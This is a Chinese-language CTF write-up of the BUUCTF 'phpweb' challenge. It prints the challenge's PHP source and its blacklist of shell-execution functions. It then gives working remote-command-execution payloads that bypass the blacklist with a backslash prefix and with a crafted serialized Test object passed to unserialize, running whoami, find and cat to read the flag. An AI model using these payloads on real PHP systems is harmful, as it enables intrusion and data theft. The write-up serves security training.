BUUCTF [网鼎杯 2020 朱雀组] phpweb

原创

Senimo_ 于 2020-12-09 21:45:28 发布 267 收藏 2

分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF 网鼎杯 2020 朱雀组 phpweb writeup CTF

本文链接：https://blog.csdn.net/weixin_44037296/article/details/110940136


BUUCTF [网鼎杯 2020 朱雀组] phpweb

考点：

1. `\`绕过`in_array()`黑名单（非预期）
2. `call_user_func()`函数把第一个参数作为回调函数调用
3. **反序列化**
4. `find`命令模糊查找**flag**位置

启动环境：

页面有`Warning`，发现页面存在自动刷新情况，使用**BurpSuite**抓取数据包：



传参中包含`func`与`p`，且页面中有：`2020-12-09 12:58:53 pm`
也就是执行了`date()`函数
根据形式猜测应为函数执行，或命令执行
尝试获取页面源码：`func=highlight_file&p=index.php`

得到了网页源码：

```
<!DOCTYPE html>
<html>
```

```
<head>
    <title>phpweb</title>
    <style type="text/css">
        body {
            background: url("bg.jpg") no-repeat;
            background-size: 100%;
        }
        p {
            color: white;
        }
    </style>
</head>

<body>
<script language=javascript>
    setTimeout("document.form1.submit()",5000)
</script>
<p>
    <?php
    $disable_fun = array("exec","shell_exec","system","passthru","proc_open","show_source","phpinfo","popen","dl
","eval","proc_terminate","touch","escapeshellcmd","escapeshellarg","assert","substr_replace","call_user_func_ar
ray","call_user_func","array_filter", "array_walk",  "array_map","registregister_shutdown_function","register_ti
ck_function","filter_var", "filter_var_array", "uasort", "uksort", "array_reduce","array_walk", "array_walk_recu
rsive","pcntl_exec","fopen","fwrite","file_put_contents");
    function gettime($func, $p) {
        $result = call_user_func($func, $p);
        $a= gettype($result);
        if ($a == "string") {
            return $result;
        } else {return "";}
    }
    class Test {
        var $p = "Y-m-d h:i:s a";
        var $func = "date";
        function __destruct() {
            if ($this->func != "") {
                echo gettime($this->func, $this->p);
            }
        }
    }
    $func = $_REQUEST["func"];
    $p = $_REQUEST["p"];

    if ($func != null) {
        $func = strtolower($func);
        if (!in_array($func,$disable_fun)) {
            echo gettime($func, $p);
        }else {
            die("Hacker...");
        }
    }
    ?>
</p>
<form  id=form1 name=form1 action="index.php" method=post>
    <input type=hidden id=func name=func value='date'>
    <input type=hidden id=p name=p value='Y-m-d h:i:s a'>
</body>
</html>
```

查看其中的PHP代码：

- 变量`$disable_fun`设置了函数黑名单，几乎过滤了所有危险函数
- `call_user_func()`函数把第一个参数作为回调函数调用，其余参数是回调函数的参数，也就是刚刚`date`函数执行的地方
- 验证`call_user_func()`函数执行后的结果是否为`string`类型，真则返回**执行结果**，假则返回**空**
- 存在一个`Test`类
- 传入变量`$func`和变量`$p`的值
- 其中变量`$func`不为空，并转化为小写
- 变量`$func`不在黑名单中，则被执行，否则终止程序

在`in_array()`方法执行时，可以使用增加`\`方式绕过，例如：
直接执行`system`：

```
Connection: close

func=system&p=whoami

```

```
<script language=javascript>
    setTimeout("document.form1.submit()",5000)
</script>
<p>
    Hacker...
```

会被黑名单拦截，使用`\system`：

```
func=\system&p=whoami
```

```
<p>
    www-data
www-data</p>
```

其并不会影响`system()`函数在`call_user_func()`或其他函数中的运行，但在`in_array()`函数中`\`会被当作一个字符，可以以此绕过

所以可以直接使用`\`绕过黑名单，实现命令执行：

```
func=\system&p=ls
```

```
<p>
    bg.jpg
index.php
index.php</p>
```

查询**flag**所在位置：

```
func=\system&p=find / -name flag*
```

```
/sys/devices/platform/serial8250/tty/ttyS8/flags
/sys/devices/platform/serial8250/tty/ttyS25/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/eth1/flags
/tmp/flagoefiu4r93
/tmp/flagoefiu4r93</p>
<form  id=form1 name=form1 action="index.php"
method=post>
```

得到可疑的路径，使用`cat`命令查看：

```
func=\system&p=cat /tmp/flagoefiu4r93
```

得到**flag**：

```
</script>
<p>
    flag{3fc7eb5c-ef55-4c7d-ba94-d6e75004f86a}
flag{3fc7eb5c-ef55-4c7d-ba94-d6e75004f86a}</p>
<form  id=form1 name=form1 action="index.php"
method=post>
```

这只是通过`\`绕过`in_array()`函数，从而实现绕过黑名单，完成命令执行的方法，真正的考点应该是**反序列化**

继续分析源码`Test`类：

```
class Test {
    var $p = "Y-m-d h:i:s a";
    var $func = "date";
    function __destruct() {
        if ($this->func != "") {
            echo gettime($this->func, $this->p);
        }
    }
}
```

`Test`类并没有被调用，但在其析构函数中调用了`gettime()`函数
`serialize()`和`unserialize()`函数不在黑名单中，所以使用反序列化方式不会运行黑名单效验

尝试构造序列化，在提交时，`unserialize()`函数作为变量`$func`的值，序列化后的字符串作为参数`$p`的值：

```
<?php
    class Test {
        public $func;
        public $p;
    }

    $tmp = new Test();
    $tmp->func = "system";
    $tmp->p = "ls";

    echo serialize($tmp)
?>
```

得到序列化后的字符串：

```
O:4:"Test":2:{s:4:"func";s:6:"system";s:1:"p";s:2:"ls";}
```

使用**POST**传参发送数据：

```
func=unserialize&p=O:4:"Test":2:{s:4:"func";s:6:"system";s:1:"p";s:2:"ls";}
```

可以看到成功执行：

```
<p>
    bg.jpg
index.php
index.php</p>
<form  id=form1 name=form1
method=post>
```

查找**flag**：

```
func=unserialize&p=O:4:"Test":2:{s:4:"func";s:6:"system";s:1:"p";s:18:"find / -name flag*";}
```

```
16 func=unserialize&p=
   O:4:"Test":2:{s:4:"func";s:6:"system";s:1:"p";s:18:"f
   ind / -name flag*";}
17
```

```
64 /sys/devices/platform/serial8250/tty/ttyS5/flags
65 /sys/devices/platform/serial8250/tty/ttyS22/flags
66 /sys/devices/platform/serial8250/tty/ttyS12/flags
67 /sys/devices/platform/serial8250/tty/ttyS30/flags
68 /sys/devices/platform/serial8250/tty/ttyS3/flags
69 /sys/devices/platform/serial8250/tty/ttyS20/flags
70 /sys/devices/platform/serial8250/tty/ttyS10/flags
71 /sys/devices/platform/serial8250/tty/ttyS29/flags
72 /sys/devices/platform/serial8250/tty/ttyS1/flags
73 /sys/devices/platform/serial8250/tty/ttyS19/flags
74 /sys/devices/platform/serial8250/tty/ttyS27/flags
75 /sys/devices/platform/serial8250/tty/ttyS17/flags
76 /sys/devices/platform/serial8250/tty/ttyS8/flags
77 /sys/devices/platform/serial8250/tty/ttyS25/flags
78 /sys/devices/virtual/net/eth0/flags
79 /sys/devices/virtual/net/lo/flags
80 /sys/devices/virtual/net/eth1/flags
81 /tmp/flagoefiu4r93
82 /tmp/flagoefiu4r93</p>
83 <form  id=form1 name=form1 action="index.php"
   method=post>
```

得到**flag**的路径：`/tmp/flagoefiu4r93`，使用`cat`命令读取**flag**：

```
func=unserialize&p=O:4:"Test":2:{s:4:"func";s:6:"system";s:1:"p";s:22:"cat /tmp/flagoefiu4r93";}
```

```
16 func=unserialize&p=
   O:4:"Test":2:{s:4:"func";s:6:"system";s:1:"p";s:22:"c
   at /tmp/flagoefiu4r93";}
```

```
28 </script>
29 <p>
30     flag{3fc7eb5c-ef55-4c7d-ba94-d6e75004f86a}
31 flag{3fc7eb5c-ef55-4c7d-ba94-d6e75004f86a}</p>
32 <form  id=form1 name=form1 action="index.php"
   method=post>
```

得到**flag**